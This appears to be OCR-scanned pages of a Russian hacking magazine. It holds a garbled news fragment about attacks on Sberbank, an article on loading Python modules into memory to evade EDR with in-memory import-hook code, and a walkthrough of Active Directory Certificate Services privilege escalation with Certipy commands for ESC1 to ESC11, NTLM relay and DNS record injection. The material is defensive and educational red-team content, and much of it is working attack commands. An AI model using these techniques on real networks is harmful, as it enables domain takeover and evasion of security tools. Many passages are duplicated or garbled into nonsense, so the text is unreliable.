Заместитель председателя «Сбербанка» Станислав Кузнецов рассказал журналистам, что 2 октября 2022 года на ИТ-сервисы банка была совершена масса атак на протяжении 30-ой и в истории финансового учреждения. Кузнецов сказал, что целью этих атак было основных работ банка, однако клиенты «Сбербанка» не испытали.

> *«Хорошие мы выдержали и отразили, но, конечно, такого количества атак, которое было в этот день, мы не видели никогда. Это, наверное, самый большой день, когда на нас было совершено атак. Это 300 миллионов, которые мне это этих с инфраструктуре, это 30 миллионов, которые мне это этих с инфраструктуре, это 30 миллионов, которые мне это этих с инфраструктуре, это 30



ЗМЕИНАЯ ПИРАМИДА

ЗАПУСКАЕМ МАЛВАРЬ ИЗ СЛЕПОЙ ЗОНЫ EDR

В этой статье я покажу, как вооружить standalone-интерпретатор Python для загрузки опасных зависимостей прямо в память при помощи инструмента Pyramid (не путать с веб-фреймворком). Потенциально это позволяет обойти антивирусную защиту при пентесте и скрыть источник подозрительной телеметрии от EDR при операциях Red Team.




snovvcrash
Безопасник, временами питонщик, местами криптоана(рхист)литик, по необходимости системный администратор
snovvcrash@protonmail.ch

Сколько есть разных техник обхода антивирусных механизмов и EDR-решений — и не сосчитать! Обфускация и шифрование полезной нагрузки, динамическое разрешение WinAPI, системные вызовы, отложенное исполнение, уклонение от хуков защитных продуктов, подпись .exe спуфанными сертификатами, флуктуирующие начинки, подмена стека вызовов… Кажется, этот список можно продолжать бесконечно.

А если предположить, что существуют такие «слепые» зоны, оставаясь в пределах которых можно безнаказанно творить что заблагорассудится (в границах разумного) и не бояться при этом спалить весь редтиминг? Что ж, такие зоны действительно есть, и это никакой не Ring 0, а обычный интерпретатор Python! На питоне написано огромное количество наступательных утилит, но запускать их принято с удаленной машины. Почему? Ах да, зависимости…

Сегодня мы с тобой разберем подход Living-Off-the-Blindspot, представленный исследователем Диего Каприотти (@naksyn) на недавнем DEF CON 30.



WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Продолжение статьи →

ЗМЕИНАЯ ПИРАМИДА

ЗАПУСКАЕМ МАЛВАРЬ ИЗ СЛЕПОЙ ЗОНЫ EDR


ЧТО К ЧЕМУ И ПОЧЕМУ

Давай сперва окинем взором теорию и разберемся, почему твой антивирус (или EDR) знает о тебе все, потом поймем принцип бесфайлового импорта модулей в Python, а затем перейдем к рассмотрению его реализации в Pyramid. Для первых двух частей я воспользуюсь слайдами оригинального выступления.

Первое, на чем хочется заострить внимание, — это две самые любимые техники разработчиков защитного софта для анализа поведения программ:

- хуки Windows API (Win32 или Native) в пользовательском пространстве;
- подписка на уведомления о чувствительных событиях в пространстве ядра.

Хуки в userland



EDR VISIBILITY — Usermode Hooks (изображение — Python vs Modern Defenses)

Чтобы отслеживать злоупотребление механизмами Windows API, твой антивирус, скорее всего, **патчит джампами** реализации функций из библиотек `user32.dll` и `ntdll.dll` после их загрузки в память анализируемым процессом. После вызова таких, казалось бы, оригинальных функций WinAPI ничего не подозревающий процессор наталкивается на соответствующий джамп, указывающий на область памяти уже подгруженной библиотеки средства защиты, и следует по нему, в результате чего контроль над потоком выполнения программы передается антивирусу.

Теперь «вирусоненавистник» может как угодно измываться над твоим процессом, исследуя его виртуальную память и проводя другие одному богу известные проверки, по результатам которых будет вынесен вердикт: «виновен» (заблокировать выполнение API-функции или, может, вообще убить процесс) или «оправдан» («отпустить» поток выполнения исходной программе).

Что-то похожее мы проворачивали, когда экспериментировали с техникой флуктуирующего шелл-кода. Тогда наш джамп (патч для перехвата контроля над функцией `kernel32!Sleep`) выглядел примерно так:

```
/*

{ 0x49, 0xBA, 0x37, 0x13, 0xD3, 0xC0, 0x4D, 0xD3, 0x37, 0x13,
0x41, 0xFF, 0xE2 }

Disassembly:

0:  49 ba 37 13 d3 c0 4d    movabs r10,0x1337d34dc0d31337
7:  d3 37 13
a:  41 ff e2                jmp    r10

*/


uint8_t trampoline[] = {
    0x49, 0xBA, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
// mov r10, addr
    0x41, 0xFF, 0xE2
// jmp r10
};
```



WWW

Я уже рекомендовал статью @ShitSecure A tale of EDR bypass methods, где доступным языком разобраны популярные приемы, которые применяются средствами защиты, и способы их обхода. Повторение – мать учения, и к тому же там тоже есть про хуки в userland.

Уведомления обратного вызова в ядре



EDR VISIBILITY — Kernel Callbacks (изображение — Python vs Modern Defenses)

Куда более мощный механизм сохранения контроля над поведением процессов реализуется через ядерный механизм **Notification Callback Routines**. Он предоставляет интерфейсы для реализации функций подписки на потенциально опасные события, например вызов **`ntdll!NtCreateProcess`**. Когда получено уведомление о создании нового процесса, EDR может внедрять свои библиотеки в целевой процесс, чтобы в том числе иметь возможность патчить стандартные библиотеки Windows API, как описано в предыдущем разделе.

Другой показательный пример того, зачем нужны Kernel Callbacks, — тайм-лайн запрета получения доступа к памяти процесса **`lsass.exe`**, описанный в другом крутом ресерче с DEF CON 30 — EDR detection mechanisms and bypass techniques with EDRSandBlast авторов @th3m4ks и @_Qazeer.




How come the EDR knows everything? (изображение — EDR detection mechanisms and bypass techniques with EDRSandBlast)

Так, получая уведомления о нежелательных событиях на каждом из этапов дампа LSASS (создание процесса дампера, получение им хендла **`lsass.exe`**, чтение памяти **`lsass.exe`**, создание файла с результирующим сбросом памяти), антивирус или EDR может выстроить многоуровневую защиту от получения злоумышленником учетных данных из памяти сетевого узла.

Существует куча других подходов, как предотвратить вредоносную активность на конечных точках, например сканирование памяти запущенных процессов по планировщику, но для базового представления нашей темы этого будет достаточно.

Слепые зоны EDR



Пирамида боли редтимера

В исходной статье автор разделяет страйкбол EDR на четыре основные области. Мы сократим их до трех:

1. Свести к минимуму свое присутствие на узле, где установлен EDR. Для этого достаточно иметь SOCKS-прокси на стороне жертвы и маршрутизировать через него трафик во внутреннюю сеть или к локальным ресурсам машины (tmpcket тебе в помощь).
2. Вступить в агрессивно неравный бой с EDR: аннулировать библиотеки, криптовать свой арсенал до посинения, жить с **`sleep 100500`**, выполняя по одной команде в сутки, думать о рисках каждого введенного в консоль символа. Это сложно (очень). Обычно это можно себе позволить, если весь твой инструментарий кастомный, но, как люди используют ту же «Кобу» (запрещенный на территории РФ инструмент) на практах, я тоже так и не понял.
3. Оперировать из слепых зон EDR. Сюда можно отнести использование легитимных тулз администрирования и разработки во вредоносных целях, например вооружить официальный (и подписанный) бинарь Python для малварного трейдкрафта прямо на машине-жертве.

Что происходит внутри интерпретатора Python и как трактовать те или иные маркеры его поведения? «А черт его знает...» — так ответят не только большинство из нас, но и многие вендоры защитного ПО. Для нас прелесть этого языка в том, что, начиная с версии 3.7, официальная сборка интерпретатора поставляется в standalone-виде, то есть не требует установки на хост.

Кроме того, до тех пор, пока мы остаемся в пределах интерпретатора (то есть не выполняем инжекты в другие процессы или не создаем новых), вся телеметрия исходит от подписанного **`python.exe`**, а это не облегчает жизнь защитному ПО, когда надо разбираться, что из этого есть что.

Итак, что же нам нужно, чтобы вооружить standalone-интерпретатор Python?

Продолжение статьи →

ЗМЕИНАЯ ПИРАМИДА

ЗАПУСКАЕМ MALWARE ИЗ СЛЕПОЙ ЗОНЫ EDR

БЕСФАЙЛОВЫЙ ИМПОРТ ЗАВИСИМОСТЕЙ

Для начала определимся, так ли оно нам надо — загружать модули прямо в память? Чем плохо прописти их на хост и полагать рядом с интерпретером? Ничего.

Как можно видеть, такой трюк у нас не пройдет. Да и вообще сохранять что-либо на диск — плохая практика. Когда это возможность, лучше всего избежать.

Примечание о вендорах AV

В этой статье мы снова будем использовать решение Kaspersky Endpoint Security в качестве жертвы нашего тестового стенда. Чтобы не было обвинений в предвзятости или домысла о том, что у меня какие-то личные счеты с этим вендором (а это так и не так и первая часть вступления в текстах, я рада сделать вас в этом).

1 Февраля 2022 года Касперский купил XDR — лучшее антивирусное решение в ру-сегменте. Поэтому, логика его исследования в лабораториях исключительно обобщенна. Это — значит, решение будет обходимо только на других вендорах, когда они встретятся в проекте.

2 Чаще всего, в тестах на пентесте, так и при отработке Red Team (отдел анализа защищенности Angara Security) встречаемся именно с KES. Поэтому, чтобы не обобщать, исследовать именно это решение на «внешних раздражителях», чтобы знать, чего ожидать.

К тому же в знак, что коллеги «по ту сторону» дефенса иногда прочитывают наши статьи и пишут нам письма, таким образом я тоже вношу свой маленький вклад в развитие этого процесса.

Статический анализ тоже скрыл Impacket

Как можно видеть, такой трюк у нас не пройдет. Да и вообще сохранять что-либо на диск — плохая практика. Когда это возможность, лучше всего избежать.

Примечание о вендорах AV

В этой статье мы снова будем использовать решение Kaspersky Endpoint Security в качестве жертвы нашего тестового стенда. Чтобы не было обвинений в предвзятости или домысла о том, что у меня какие-то личные счеты с этим вендором (а это так и не так и первая часть вступления в текстах, я рада сделать вас в этом).

1 Февраля 2022 года Касперский купил XDR — лучшее антивирусное решение в ру-сегменте. Поэтому, логика его исследования в лабораториях исключительно обобщенна. Это — значит, решение будет обходимо только на других вендорах, когда они встретятся в проекте.

2 Чаще всего, в тестах на пентесте, так и при отработке Red Team (отдел анализа защищенности Angara Security) встречаемся именно с KES. Поэтому, чтобы не обобщать, исследовать именно это решение на «внешних раздражителях», чтобы знать, чего ожидать.

К тому же в знак, что коллеги «по ту сторону» дефенса иногда прочитывают наши статьи и пишут нам письма, таким образом я тоже вношу свой маленький вклад в развитие этого процесса.

Все начни бесфайлового импорта внешних модулей в Python кроется в фиче **Meta Import Hooks**, внедренной некогда [легендарными технологами для Python](). Гвидо ван Россум [PEP 302](), реализовать. Так и при отладке Red Team мы как можно дергаться по планам, основанным на плохо нужного потому модуля импортов, попробуем использовать именно это решение.

Для начала нужно понять, как работает **Path Import Hooks**. Рип тихо — **sys.path**.

Стандартные значения import hooks для Embeddable Python

То есть все, что нам нужно сделать, — это написать собственный класс импортера модулей, который мы будем получать в виде строки. Например, по HTTP, и загрузит прозрачность его как Meta hook. Ипат

Разберем реализацию такого класса в исследуем Ipmort

CFinder

Как известно, все новое — это хорошо забытое старое, поэтому загрузка импортеров реализована [Custom Python Imports](), а с 2015 года из пор есть [importlib](). Для нашего примера воспользуемся EmpireProject в реализации C2-агента [EmPy]() — давно живущий в некоторых других частностях фреймворков.

Поэтому очень много, начав со вспомогательных методов.

```
CFinder._get_info
class CFinder():

    def __init__(self, repo_name):
        self.repo = repo_name
        self._source_code = {}

    def _get_info(self, repo_name, full_name):
        parts = full_name.split('.')
        submodule = parts[-1]
        module_path = '/'.join(parts)

        for suffix, is_package in (('.py', False), ('/__init__.py', True)):
            relative_path = module_path + suffix
            try:
                ZIPPED[repo_name].getinfo(relative_path)
            except KeyError:
                continue
            else:
                return submodule, is_package, relative_path

        raise ImportError(f'Unable to locate module {submodule} in the {repo_name} repo')
```

Конструктор принимает в качестве аргумента имя модуля, который мы хотим импортировать, а метод **_get_info** отвечает информацию о существовании того или иного компонента в нашем архиве. Для этого мы обработаем содержимое исходника интерпретатором на наличие [**import _CMPR_MEZZOTRA**]. Причина наших — в том, что мы будем загружать сжатые и импортов другие модули и другие импортеры не смогут с ней справиться. Это вспомогательный метод, который мы будем использовать в дальнейшем. Для работы [**AZFUSE -h CMPR_MEZZOTRA.py**] и потом по пути [**AZFUSE -h CMPR_MEZZOTRA.py --init__.py**], если первая попытка провалилась.

Для начинающих и новых проектов и новой известный модуль colorama, добавив вот такую строчку перед основным кодом:

```
print(submodule, is_package, relative_path)
```

Запуск загрузку модуль из памяти. Делали загрузку нам так пока неинтересно, просто посмотрите на вывод ps1test:

Информация об импорте и модуле colorama

Видим, что информация обо всех импортах при загрузке модуля colorama работает достаточно результаты. Ждем дальше.

CFinder._get_source

```
def _get_source_code(self, repo_name, full_name):
    submodule, is_package, relative_path = self._get_info(repo_name, full_name)

    full_path = f'{repo_name}/{relative_path}'
    if relative_path in self._source_code:
        code = self._source_code[relative_path]
        return submodule, is_package, full_path, code

    try:
        code = ZIPPED[repo_name].read(relative_path).decode()
        code = code.replace('\r\n', '\n').replace('\r', '\n')
        self._source_code[relative_path] = code
        return submodule, is_package, full_path, code
    except:
        raise ImportError(f'Unable to obtain source code for module {full_path}')
```

Вспомогательный метод **_get_source_code** запрашивает информацию о местоположении файла с исходным исходником, который требуется при импорте, и возвращает его содержимое, используя **_get_info**. После того как файл найден, мы сохраняем его в памяти кэширующую на ZIP-архив, читаем его содержимое и возвращаем вместе с необходимой информацией о дополнительной информацией об имени и расположении модуля. Пока все просто:

Содержимое файлов с исходными кодом модуля colorama

CFinder.find_module

```
def find_module(self, full_name, path=None):
    try:
        self._get_info(self.repo_name, full_name)
    except ImportError:
        return None

    return self
```

Подбираемся к самому интересному — методам, которые будет использовать интерпретатор при импорте модулей. Метод [find_module]() должен проголосовать в класса-резолвера и отдавать информацию о загружаемом модуле. В нашем случае это просто проверка над реализованным ранее методом **_get_info**.

CFinder.load_module

```
def load_module(self, full_name):
    _, is_package, full_path, source = self._get_source_code(self.repo_name, full_name)

    code = compile(source, full_path, 'exec')
    spec = importlib.util.spec_from_loader(full_name, loader=None)
    module = importlib.util.module_from_spec(spec)
    exec(code, module.__dict__)
    module.__file__ = full_path
    module.__name__ = full_name

    if is_package:
        module.__path__ = [os.path.dirname(module.__file__)]
        exec(code, module.__dict__)

    return module
```

Сердце класса **CFinder** — метод [load_module](), вызывающий встроенную функцию [compile]() для предварительной компиляции кода импортируемого модуля из памяти перед его выполнением [**exec**]. Как только функция **exec**, также в как этого метода мы обрабатываем объект модуля, чтобы для интерпретатора он был похож на обычный импортированный с диска.

В общем-то, это и есть весь наш [Import Hooks]() есть реализация другие компоненты, которые мы будем использовать, [**AZ SSH -h**](), но уже как вам не представляет интерес и могут быть исключены из финальной реализации.

Использование CFinder

```
@staticmethod
def install_hook(repo_name):
    if repo_name not in META_CACHE:
        finder = CFinder(repo_name)
        META_CACHE[repo_name] = finder
        sys.meta_path.append(finder)

@staticmethod
def hook_routine(zip_name, zip_bytes):
    ZIPPED[zip_name] = ZipFile(io.BytesIO(zip_bytes), 'r')
    CFinder.install_hook(zip_name)
```

Использовать написанный класс проще простого: нам нужно создать экземпляр класса **CFinder.hook_routine** и отдать ему имя и байты сжатого архива. Для этого сохраняется в глобальную переменную словарь **ZIPPED**, где записывается и ключ данных, и далее вызывается метод интерфейса функций **install_hook**. Последняя **exec**. Также в как этого метода мы обрабатываем объект модуля, чтобы для интерпретатора он был похож на обычный импортированный с диска.

В общем-то, это и есть весь наш [Import Hooks]() есть реализация другие компоненты, которые мы будем использовать, [**AZ SSH -h**](), но уже как вам не представляет интерес и могут быть исключены из финальной реализации.

Использование CFinder

```
@staticmethod
def install_hook(repo_name):
    if repo_name not in META_CACHE:
        finder = CFinder(repo_name)
        META_CACHE[repo_name] = finder
        sys.meta_path.append(finder)

@staticmethod
def hook_routine(zip_name, zip_bytes):
    ZIPPED[zip_name] = ZipFile(io.BytesIO(zip_bytes), 'r')
    CFinder.install_hook(zip_name)
```

Использовать написанный класс проще простого: нам нужно создать экземпляр класса **CFinder.hook_routine** и отдать ему имя и байты сжатого архива. Для этого сохраняется в глобальную переменную словарь **ZIPPED**, где записывается и ключ данных, и далее вызывается метод интерфейса функций **install_hook**. Последняя **exec**. Также в как этого метода мы обрабатываем объект модуля, чтобы для интерпретатора он был похож на обычный импортированный с диска.

Теперь попробуем импортировать наш модуль colorama, который мы ранее сжали в архив **ZIPPED**, при использовании **sys.meta_path**. При попытке импорта colorama будет вызван наш **CFinder**, который и загрузит модуль из памяти.

Для полноты примера финальным функции-помощников, забирающие запуск с удаленного сервера **AZFUSE**, а также загружающий интерпретатор. Здесь вроде все понятно без дополнительных пояснений.

Особые случаи импорта

К сожалению, не все готовые импортируемые можно загрузить из памяти. Пример — библиотека Python-pgp, представляющая собой [обертку]() для библиотеки с бай-кодом Python, и о стандартных для Windows DLL-файле, идущая в комплекте с библиотекой.

Такого старья нафиксил, например, в [Windows Subsystem for Linux](), которая всегда имеет при себе Python 2.7.

PYD-файлы в модуле Cryptodome

Чтобы усовершенствовать такие случаи, нам придется создать и распространить на код, это отличает метод **download_and_unpack**:

```
def download_and_unpack():
    module = PYRAMID_TO_UNPACK
    print(f'[*] Downloading and unpacking module: {module}')

    context, request = build_http_request(module)
    with urllib.request.urlopen(request, context=context) as response:
        zip_bytes = response.read()

    with ZipFile(io.BytesIO(zip_bytes), 'r') as z:
        z.extractall(os.getcwd())
```

Полный код, это, и все [примеры](), после незначительного рефакторинга и очистки проекта, можно найти на [GitHub](). Разом лежат проекты для генерации боевых скриптов на основе общего помплейта, которым мы будем пользоваться в следующем разделе.

WWW

Пока готовил материалы для статьи, нашел интересный репозиторий [Wiligard](), который, судя по описанию, умеет делать все то же самое, что и мы. Рекомендую ее, но, с другой стороны, сам я этот код не тестил, но, может, тебе будет интересно с ним поиграть.

Продолжение статьи →



PRIVESC AS A SERVICE

ПОВЫШАЕМ ПРИВИЛЕГИИ ЧЕРЕЗ ACTIVE DIRECTORY CERTIFICATION SERVICES

Центр сертификации в Active Directory может стать отличной целью атаки при выполнении тестирования на проникновение. В этой статье мы рассмотрим, как устроен этот центр, как происходит выдача сертификатов и как можно повысить привилегии в домене, используя возможности Active Directory Certification Services.

whoami1ns3
19 y.o. Security Researcher / Developer
whoami1ns3@gmail.com

В Windows Server присутствует роль под названием Active Directory Certification Services (AD CS), которая нужна для реализации инфраструктуры открытых ключей (PKI) в сетях с контроллером домена AD CS предназначена для выдачи сертификатов пользователям и компьютерам. Сертификаты могут использоваться для шифрования, подписи, аутентификации и тому подобного, и в целом эта роль выглядит как сервис для повышения безопасности в домене.

Чаще всего при пентесте домена Active Directory конечной целью ставится перехват учетной записи администратора. Получив админа, можно ~~шифровать систему~~ сдавать отчет и заканчивать проект. Есть множество способов добиться указанной цели, и один из них — эксплуатация неправильных конфигураций шаблонов, по которым выпускаются сертификаты.

На пути к получению администратора домена нам понадобится настоящий швейцарский нож в мире сертификатов — Certipy. Он позволяет искать информацию о шаблонах, запрашивать сертификаты и аутентифицироваться при помощи сертификатов, но самое главное — проводить атаки.


ЦЕНТР СЕРТИФИКАЦИИ

В рамках Active Directory центр сертификации реализует функцию инфраструктуры открытых ключей. В свою очередь, инфраструктура открытых ключей (PKI) — это набор служб и компонентов, позволяющих управлять ключами и сертификатами в сети.

Основной частью сертификации состоит в выдаче, отзыве, перевыпуске сертификатов и тому подобном. Центр сертификации, развернутый первым, является корнем инфраструктуры открытых ключей. Далее можно развернуть подчиненные ЦС, расположенные в иерархии инфраструктуры открытых ключей, в верхней части которой находится корневой ЦС.

СЕРТИФИКАТЫ

Сертификат в общем смысле — это документ формата X.509, содержащий информацию о своем владельце. Может использоваться как средство идентификации и аутентификации.



Запрос сертификата

Сертификаты включают в себя некоторые параметры. Вот наиболее интересные из них:

- Subject — владелец сертификата;
- SAN (SubjectAlternativeName) определяет одно или несколько альтернативных имен, которые может использовать владелец (это нам пригодится в атаках);
- Extended/Enhanced Key Usages — набор идентификаторов, которые определяют, как будет использоваться сертификат.

Сертификаты выпускаются по определенным шаблонам, описывающим параметры, с которыми будет выпущен сертификат, например:

- Кто может запрашивать сертификат по данному шаблону?
- Кто может изменять шаблон?
- Какие EKU (значения Extended Key Usage) будут определены?
- На какой период будет выпущен сертификат?

Проще говоря, шаблоны сертификатов определяют порядок запроса и использования сертификатов, выданных центром сертификации.

В ПОИСКАХ СЕРТИФИКАТОВ

Шаблоны сертификатов хранятся в следующем контейнере:

```
CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=contoso,DC=com
```

Соответственно, получить шаблоны можно при помощи следующей команды PowerShell, используя модуль AD:

```
PS > Get-ADObject -SearchBase "CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=contoso,DC=com" -Filter * -Properties *
```

Также в Windows есть предустановленный инструмент `certutil`, который может вывести все шаблоны для сертификатов в более удобном и подробном виде.

```
$ certutil -v -template
```



Вывод certutil.exe

Инструмент Certipy позволит сделать это с Linux и сразу выгрузить данные, которые можно загрузить в BloodHound.

```
$ certipy find 'contoso/john:Passw0rd@contoso.com'
```


Шаблоны в BloodHound

Чтобы выпустить сертификат, нужно, чтобы наш пользователь состоял в доменной группе, у которой есть права на выпуск этого сертификата. Еще необходима возможность аутентифицироваться в домене. В совокупности эти два требования дадут максимальный импакт для атакующего.

Значения поля EKU, позволяющие аутентифицироваться в домене:

- Client Authentication (`1.3.6.1.5.5.7.3.2`);
- PKINIT Client Authentication (`1.3.6.1.5.2.3.4`);
- Smart Card Logon (`1.3.6.1.4.1.311.20.2.2`);
- Any Purpose EKU (`2.5.29.37.0`);
- SubCA (`-`).

Продолжение статьи →

PRIVESCAS A SERVICE

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ ЧЕРЕЗ ACTIVE DIRECTORY CERTIFICATION SERVICES

ATAKA NA AD CS

Введение

Active Directory Certificate Services (AD CS) — это роль Windows Server, которая позволяет организациям создавать центры сертификации (CA) и связанные с ними веб-службы для выпуска и управления открытыми ключами, используемыми в различных системах, работающих с открытыми ключами. Если AD CS настроена неправильно, она может быть использована для повышения привилегий в домене.

Для работы с AD CS нам потребуется:

- Учетная запись любого доменного пользователя.
- Linux ОС или Kali.

Сбор информации

Для сбора информации воспользуемся утилитой Certipy. Для сбора информации о конфигурации всех экземпляров, шаблонов сертификатов и CA в домене, выполните следующую команду:

```
certipy find 'testuser.cachtest.lab@dc01.cachtest.lab' -u testuser@cachtest.lab -p 'Password1!' -dc-ip 10.10.10.10
```


Если у нас есть учетные данные, мы можем использовать любой доступный протокол для перечисления. Certipy по умолчанию использует протокол LDAP, но мы можем указать протокол RPC, используя параметр `-scheme rpc`. Certipy также может использовать учетную запись компьютера, если у нас есть доступ к ней, с помощью параметров `-hashes :<NTLM_HASH>` или `-k -no-pass`.

Вывод будет записан в файл:

В этой команде я перечислил параметр `-vulnerable`, который покажет только уязвимые шаблоны сертификатов.

Modifiable SAN. ESC1

Если шаблон сертификата позволяет злоумышленникам запрашивать сертификаты с произвольным SAN, злоумышленник может выдать себя за любого пользователя в домене. Это позволяет злоумышленнику выдать себя за любого пользователя в домене, включая администраторов домена, если шаблон сертификата настроен с флагом `ENROLLEE_SUPPLIES_SUBJECT`.

Проверка этого флага в выводе certipy:

В этом сценарии злоумышленник перехватил `dc01`, который работает с AD CS, и получил учетные данные `testuser`.

```
[*] Saving certificate and private key to 'testuser.pfx'
[*] Wrote certificate and private key to 'testuser.pfx'
```

В Windows мы можем это сделать при помощи `mmc`, используя сертификаты. Перед этим импортируем сертификат CA, который выдал сертификат:

Если все прошло успешно, мы можем запросить сертификат, указав шаблон `ESC1`, CA и альтернативное имя (SAN) пользователя, которого мы хотим выдать себя:

```
certipy req 'testuser.cachtest.lab@dc01.cachtest.lab' -u testuser@cachtest.lab -p 'Password1!' -ca 'CA-CACHTEST' -target 'dc01.cachtest.lab' -template 'ESC1' -upn 'administrator@cachtest.lab'
```

Теперь есть файл `administrator.pfx`, который мы можем использовать для аутентификации как администратор домена.

Any or None Purpose Attack. ESC2

Если шаблон сертификата настроен с назначением Any Purpose или вообще не имеет назначения, злоумышленник может использовать его для любой цели, включая аутентификацию в качестве любого пользователя домена.

Проверка этого флага в выводе certipy:

Enrollment Agent. ESC3

Если шаблон сертификата настроен с назначением Certificate Request Agent или Any Purpose, злоумышленник может использовать его для запроса сертификата от имени другого пользователя.

Проверка этого флага в выводе certipy:

Запрос сертификата агента:

```
certipy req 'testuser.cachtest.lab@dc01.cachtest.lab' -u testuser@cachtest.lab -p 'Password1!' -ca 'CA-CACHTEST' -target 'dc01.cachtest.lab' -template 'ESC3'
```


После того как мы получили сертификат агента, мы можем запросить сертификат от имени другого пользователя:

```
certipy req 'testuser.cachtest.lab@dc01.cachtest.lab' -u testuser@cachtest.lab -p 'Password1!' -ca 'CA-CACHTEST' -target 'dc01.cachtest.lab' -template 'User' -on-behalf-of 'cachtest\administrator' -pfx 'testuser.pfx'
```


Certificate SID. Abuse. ESC4

Если для злоумышленника в домене существуют привилегированные субъекты безопасности, которые имеют права записи в шаблоны сертификатов, злоумышленник может использовать их для изменения шаблона ESC1, который затем может быть использован.

Проверка этого флага в выводе certipy:

Перезапишем шаблон, чтобы сделать его уязвимым к ESC1:

```
certipy template 'testuser.cachtest.lab@dc01.cachtest.lab' -u testuser@cachtest.lab -p 'Password1!' -template 'ESC4' -write-default-configuration
```


Теперь шаблон уязвим к ESC1 и мы можем повторить атаку ESC1:

```
certipy req 'testuser.cachtest.lab@dc01.cachtest.lab' -u testuser@cachtest.lab -p 'Password1!' -ca 'CA-CACHTEST' -target 'dc01.cachtest.lab' -template 'ESC4' -upn 'administrator@cachtest.lab'
```

Exploiting and for assurance (BYPASS_ATTEMPTED/EXCEPTION_THROWN). ESC5

Если злоумышленник имеет контроль над различными объектами PKI, не содержащимися в шаблонах сертификатов, например, над объектом CA AD DS, он может использовать их для компрометации всей среды.

Проверка этого флага в выводе certipy:

Vulnerable Certificate Authority Access Control. ESC7

Если злоумышленник имеет права `ManageCA` или `ManageCertificates` (также известные как `CA Administrator` и `Certificate Manager` соответственно) в CA, он может удаленно выполнять различные действия, включая изменение шаблонов, выдачу ожидающих запросов и т. д.

Проверка этого флага в выводе certipy:

Manage CA & Manage Certificates. ESC7

Если у нас есть права `ManageCA`, мы можем изменить флаг `EDITF_ATTRIBUTESUBJECTALTNAME2` с помощью команды `certutil.exe`. Это позволяет нам указать произвольный SAN для любого запроса, что приводит к ESC6.

```
certipy ca 'testuser.cachtest.lab@dc01.cachtest.lab' -u testuser@cachtest.lab -p 'Password1!' -ca 'CA-CACHTEST' -target 'dc01.cachtest.lab' -enable-template 'SubCA'
```

Теперь мы можем запросить сертификат, который будет отклонен, но мы сохраним закрытый ключ и идентификатор запроса.

```
certipy req 'testuser.cachtest.lab@dc01.cachtest.lab' -u testuser@cachtest.lab -p 'Password1!' -ca 'CA-CACHTEST' -target 'dc01.cachtest.lab' -template 'SubCA' -upn 'administrator@cachtest.lab'
```

Используя `ManageCA` и `ManageCertificates`, мы можем выдать неудавшийся запрос с идентификатором запроса.

```
certipy ca 'testuser.cachtest.lab@dc01.cachtest.lab' -u testuser@cachtest.lab -p 'Password1!' -ca 'CA-CACHTEST' -target 'dc01.cachtest.lab' -issue-request 9
```

Теперь мы можем получить выданный сертификат.

```
certipy req 'testuser.cachtest.lab@dc01.cachtest.lab' -u testuser@cachtest.lab -p 'Password1!' -ca 'CA-CACHTEST' -target 'dc01.cachtest.lab' -retrieve 9
```

Relay to AD CS Web Enrollment. ESC8

Если веб-интерфейс регистрации (`certsrv`) работает на незашифрованном HTTP-соединении, злоумышленник может использовать атаку NTLM relay, злоупотребляя аутентификацией NTLM, выполняемой службой обновления Windows, для выдачи сертификата, выданного на основе любого доступного шаблона сертификата, основанного на компьютере.

Сначала запустим ntlmrelayx, выполнив следующее:

```
certipy relay -target 'http://dc01.cachtest.lab/certsrv/certfnsh.asp' -template 'DomainController'
```

Теперь запустим принудительную аутентификацию:

```
certipy coerce 'testuser.cachtest.lab@dc01.cachtest.lab' -u testuser@cachtest.lab -p 'Password1!' -dc-ip 10.10.10.10 -ca 'CA-CACHTEST' -target 'dc01.cachtest.lab' -listener-ip 10.10.10.100
```

В конечном результате мы получим сертификат.

Relay to AD CS HTTP Endpoints. ESC11

Если центр сертификации настроен с флагом `IF_ENFORCEENCRYPTICERTREQUEST` (`IF_ENFORCEENCRYPTICERTREQUEST` в `certipy`), NTLM relay-атаки могут быть выполнены против RPC-сервиса CA (по умолчанию включен). Администратор может включить этот параметр в графическом интерфейсе пользователя, выбрав «Запрещать подписи и шифрование» в свойствах CA, или с помощью `certutil.exe`, используя команду `certutil -config "CA_SERVER\CA_NAME" -setreg CA\InterfaceFlags +IF_ENFORCEENCRYPTICERTREQUEST`.

ADIDNSDumper. Query

В ней стоит отметить `--forest`, который позволяет запрашивать записи из `ForestDnsZones` вместо `DomainDnsZones`, что может быть полезно для поиска записей, которые могут быть доступны только в одном из них.

Для начала нам нужно создать новую запись DNS. Для этого мы можем использовать `dnstool.py` из набора инструментов `krbrelayx`. Мы можем использовать любое имя, которое нам нравится, в этом примере я использую `pwned1`:

```
python3 dnstool.py -u 'cachtest.lab\testuser' -p 'Password1!' -r 'dc01.cachtest.lab' -dns-ip 10.10.10.10 -d 10.10.10.100 --record 'pwned1' --action add
```

Теперь мы можем использовать `adidnsdump`, чтобы проверить, что запись была создана:

```
adidnsdump -u 'cachtest.lab\testuser' -p 'Password1!' --dns-ip 10.10.10.10 --print-zones
```

Мы можем видеть, что наша запись `pwned1` была создана. Теперь мы можем попытаться разрешить ее:

```
adidnsdump -u 'cachtest.lab\testuser' -p 'Password1!' --dns-ip 10.10.10.10 pwned1
```

